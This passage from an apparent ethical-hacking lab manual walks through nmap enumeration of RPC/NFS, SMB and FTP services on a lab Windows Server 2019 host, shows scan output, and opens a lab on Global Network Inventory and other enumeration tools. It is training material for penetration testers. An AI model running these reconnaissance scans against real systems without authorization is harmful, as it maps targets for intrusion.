[+] TURN ETRN BDAT VRFY
[+] 80/tcp    open  http         Microsoft IIS httpd 10.0
[+] |_http-methods:
[+] | Potentially risky methods: TRACE
[+] |_http-server-header: Microsoft-IIS/10.0
[+] |_http-title: Login - MovieScope
[+] 111/tcp   open  rpcbind     2-4 (RPC #100000)
[+] |_rpcinfo:
[+] | program version  port/proto  service
[+] | 100000  2,3,4      111/tcp    rpcbind
[+] | 100000  2,3,4      111/tcp6   rpcbind
[+] | 100000  2,3,4      111/udp   rpcbind
[+] | 100000  2,3,4      111/udp6   rpcbind
[+] | 100003  2,3       2049/udp   nfs
[+] | 100003  2,3       2049/udp6   nfs
[+] | 100003  2,3,4     2049/tcp   nfs

```

22. The scan result appears, displaying information regarding open ports, services along with their versions. You can observe the RPC service and NFS service running on the ports 111 and 2049, respectively, as shown in the screenshot.

```

nmap -T4 -A 10.10.1.19 - Parrot Terminal
[+] This server supports the following commands: HELO EHLO STARTTLS RCPT DATA RSET MAIL QUIT HELP AUTH
[+] TURN ETRN BDAT VRFY
[+] 80/tcp    open  http         Microsoft IIS httpd 10.0
[+] |_http-methods:
[+] | Potentially risky methods: TRACE
[+] |_http-server-header: Microsoft-IIS/10.0
[+] |_http-title: Login - MovieScope
[+] 111/tcp   open  rpcbind     2-4 (RPC #100000)
[+] |_rpcinfo:
[+] | program version  port/proto  service
[+] | 100000  2,3,4      111/tcp    rpcbind
[+] | 100000  2,3,4      111/tcp6   rpcbind
[+] | 100000  2,3,4      111/udp   rpcbind
[+] | 100000  2,3,4      111/udp6   rpcbind
[+] | 100003  2,3       2049/udp   nfs
[+] | 100003  2,3       2049/udp6   nfs
[+] | 100003  2,3,4     2049/tcp   nfs
[+] | 100003  2,3,4     2049/tcp6   nfs
[+] | 100005  1,2,3     2049/tcp   mountd
[+] | 100005  1,2,3     2049/tcp6   mountd
[+] | 100005  1,2,3     2049/udp   mountd
[+] | 100005  1,2,3     2049/udp6   mountd
[+] | 100021  1,2,3,4   2049/tcp   nlockmgr
[+] | 100021  1,2,3,4   2049/tcp6   nlockmgr
[+] | 100021  1,2,3,4   2049/udp   nlockmgr
[+] | 100021  1,2,3,4   2049/udp6   nlockmgr
[+] | 100024  1         2049/tcp   status
[+] | 100024  1         2049/tcp6   status
[+] | 100024  1         2049/udp   status
[+] | 100024  1         2049/udp6   status

```

```

nmap -T4 -A 10.10.1.19 - Parrot Terminal
File Edit View Search Terminal Help
Not valid after: 2022-08-04T08:02:01
rdp-ntlm-info:
Target Name: SERVER2019
NetBIOS Domain Name: SERVER2019
NetBIOS Computer Name: SERVER2019
DNS Domain Name: Server2019
DNS Computer Name: Server2019
Product Version: 10.0.17763
System Time: 2022-03-30T05:35:38+00:00
5357/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
| http-server-header: Microsoft-HTTPAPI/2.0
| http-title: Service Unavailable
MAC Address: 02:15:5D:19:19:A3 (Unknown)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/).
TCP/IP fingerprint:
OS:SCAN(V=7.92%E=4%D=3/30%OT=21%CT=1%CU=39673%PV=Y%DS=1%DC=D%G=Y%M=02155D%T
OS:M=6243EC31%P=x86_64-pc-linux-gnu)SEQ(SP=109%GCD=1%ISR=109%TI=I%CI=I%II=I
OS:%SS=S%TS=U)OPS(01=M5B4NW8NNS%02=M5B4NW8NNS%03=M5B4NW8%04=M5B4NW8NNS%05=M
OS:5B4NW8NNS%06=M5B4NNS)WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FF70
OS:)ECN(R=Y%DF=Y%T=80%W=FFFF%0=M5B4NW8NNS%CC=Y%Q=)T1(R=Y%DF=Y%T=80%S=0%A=S+
OS:%F=A5%RD=0%Q=)T2(R=Y%DF=Y%T=80%W=0%S=Z%A=S+F=AR%0=%RD=0%Q=)T3(R=Y%DF=Y%T
OS:=80%W=0%S=Z%A=0%F=AR%0=%RD=0%Q=)T4(R=Y%DF=Y%T=80%W=0%S=A%A=0%F=R%0=%RD=0
OS:%Q=)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+F=AR%0=%RD=0%Q=)T6(R=Y%DF=Y%T=80%W=0%S
OS:=A%A=0%F=R%0=%RD=0%Q=)T7(R=Y%DF=Y%T=80%W=0%S=Z%A=S+F=AR%0=%RD=0%Q=)U1(R
OS:=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N
OS:%T=80%CD=Z)

Network Distance: 1 hop
Service Info: Host: Server2019; OS: Windows; CPE: cpe:/o:microsoft:windows

```

23. Click the **MATE Terminal** icon at the top of the **Desktop** to open a new **Terminal** window.
24. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
25. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.
Note: The password that you type will not be visible.
26. Now, type **cd** and press **Enter** to jump to the root directory.
27. In the terminal window, type **nmap -p [Target Port] -A [Target IP Address]** (in this example, the target port is **445** and the target IP address is **10.10.1.19**) and press **Enter**.
Note: In this command, **-p**: specifies the port to be scanned, and **-A**: specifies aggressive scan. The aggressive scan option supports OS detection (**-O**), version scanning (**-sV**), script scanning (**-sC**), and traceroute (**--traceroute**).
28. The scan result appears, displaying that port 445 is open, and giving detailed information under the **Host script results** section about the running SMB, as shown in the screenshot.

The screenshot shows a terminal window titled "nmap -p 445 -A 10.10.1.19 - Parrot Terminal". The command entered was "#nmap -p 445 -A 10.10.1.19". The output indicates the host is up with 0.0012s latency. Port 445/tcp is open and identified as microsoft-ds?. OS detection suggests Microsoft Windows 10 1709 - 1909 (97%), Microsoft Windows 10 1709 - 1803 (94%), Microsoft Windows Server 2012 (93%), Microsoft Windows Longhorn (92%), Microsoft Windows Vista SP1 (92%), Microsoft Windows Server 2012 R2 Update 1 (91%), Microsoft Windows Server 2016 build 10586 - 14393 (91%), Microsoft Windows 7, Windows Server 2012, or Windows 8.1 Update 1 (91%), Microsoft Windows 10 1703 (91%), Microsoft Windows 10 1809 - 1909 (91%). No exact OS matches for host (test conditions non-ideal). Network Distance: 1 hop. Host script results show smb2-security-mode: 3.1.1 (Message signing enabled but not required), smb2-time: date: 2022-03-30T05:41:23, start_date: N/A, nbstat: NetBIOS name: SERVER2019, NetBIOS user: <unknown>, NetBIOS MAC: 02:15:5d:19:19:a3 (unknown). TRACEROUTE shows 1 1.23 ms www.moviescope.com (10.10.1.19).

29. In the terminal window, type **nmap -p [Target Port] -A [Target IP Address]** (in this example, the target port is **21** and target IP address is **10.10.1.19**) and press **Enter**.
Note: In this command, **-p** specifies the port to be scanned and **-A** specifies aggressive scan. The aggressive scan option supports OS detection (**-O**), version scanning (**-sV**), script scanning (**-sC**), and traceroute (**--traceroute**).
30. The scan result appears, displaying that port 21 is open, and giving traceroute information, as shown in the screenshot.

The screenshot shows a terminal window titled "nmap -p21-A10.10.1.19 - Parrot Terminal". The output of the Nmap scan is displayed, showing the following details:

```
Nmap done: 1 IP address (1 host up) scanned in 14.93 seconds
[+] nmap -p 21 -A 10.10.1.19
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-30 01:43 EDT
Nmap scan report for www.moviescope.com (10.10.1.19)
Host is up (0.0013s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      Microsoft ftpd
|_ftp-syst:
| SYST: Windows NT
MAC Address: 02:15:5D:19:19:A3 (Unknown)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Microsoft Windows 10 1709 - 1909 (96%), Microsoft Windows 10 1709 - 1803 (93%),
Microsoft Windows Vista SP1 (92%), Microsoft Windows Server 2012 (92%), Microsoft Windows Longhorn
(91%), Microsoft Windows Server 2012 R2 Update 1 (91%), Microsoft Windows Server 2016 build 10586 - 1
4393 (91%), Microsoft Windows 7, Windows Server 2012, or Windows 8.1 Update 1 (91%), Microsoft Windows
Server 2016 (91%), Microsoft Windows Server 2012 or Server 2012 R2 (90%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

TRACEROUTE
HOP RTT      ADDRESS
1  1.28 ms  www.moviescope.com (10.10.1.19)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 3.54 seconds
[+] nmap -p21-A10.10.1.19
#
```

31. Using this information, attacker can further identify any vulnerable service running on the open service ports and exploit them to launch attacks.
32. This concludes the demonstration of performing RPC, SMB, and FTP enumeration using Nmap.
33. Close all open windows and document all the acquired information.
34. Turn off the **Windows Server 2019** and **Parrot Security** virtual machines.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required

Yes

No

Platform Supported

Classroom

CyberQ

Lab**8**

Perform Enumeration using Various Enumeration Tools

Ethical hackers and penetration testers make use of various other tools that simplify the enumeration process.

Lab Scenario

The details obtained in the previous steps might not reveal all potential vulnerabilities in the target network. There may be more information available that could help attackers to identify loopholes to exploit. As an ethical hacker, you should use a range of tools to find as much information as possible about the target network's systems. This lab activity will demonstrate further enumeration tools for extracting even more information about the target system.

Lab Objectives

- Enumerate information using Global Network Inventory
- Enumerate network resources using Advanced IP Scanner
- Enumerate information from Windows and Samba hosts using Enum4linux

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Windows Server 2022 virtual machine
- Windows Server 2019 virtual machine
- Parrot Security virtual machine
- Ubuntu virtual machine
- Android virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 30 Minutes

Overview of Enumeration Tools

To recap what you have learned so far, enumeration tools are used to collect detailed information about target systems in order to exploit them. The information collected by these enumeration tools includes data on the NetBIOS service, usernames and domain names, shared folders, the network (such as ARP tables, routing tables, traffic, etc.), user accounts, directory services, etc.


Lab Tasks

Task 1: Enumerate Information using Global Network Inventory

Global Network Inventory is used as an audit scanner in zero deployment and agent-free environments. It scans single or multiple computers by IP range or domain, as defined by the Global Network Inventory host file.


Here, we will use the Global Network Inventory to enumerate various types of data from a target IP address range or single IP.

1. Turn on the **Windows 11** and **Windows Server 2022** virtual machines.
2. Switch to the **Windows 11** machine, Click **Search icon** (🔍) on the **Desktop**. Type **gni** in the search field, the **Global Network Inventory** appears in the results, click **Open** to launch it.



Note: If a User Account Control pop-up appears, click **Yes**.

3. The **About Global Network Inventory** wizard appears; click **I Agree**.



4. The **Global Network Inventory** GUI appears. Click **Close** on the **Tip of the Day** pop-up.



5. The New Audit Wizard window appears; click **Next**.

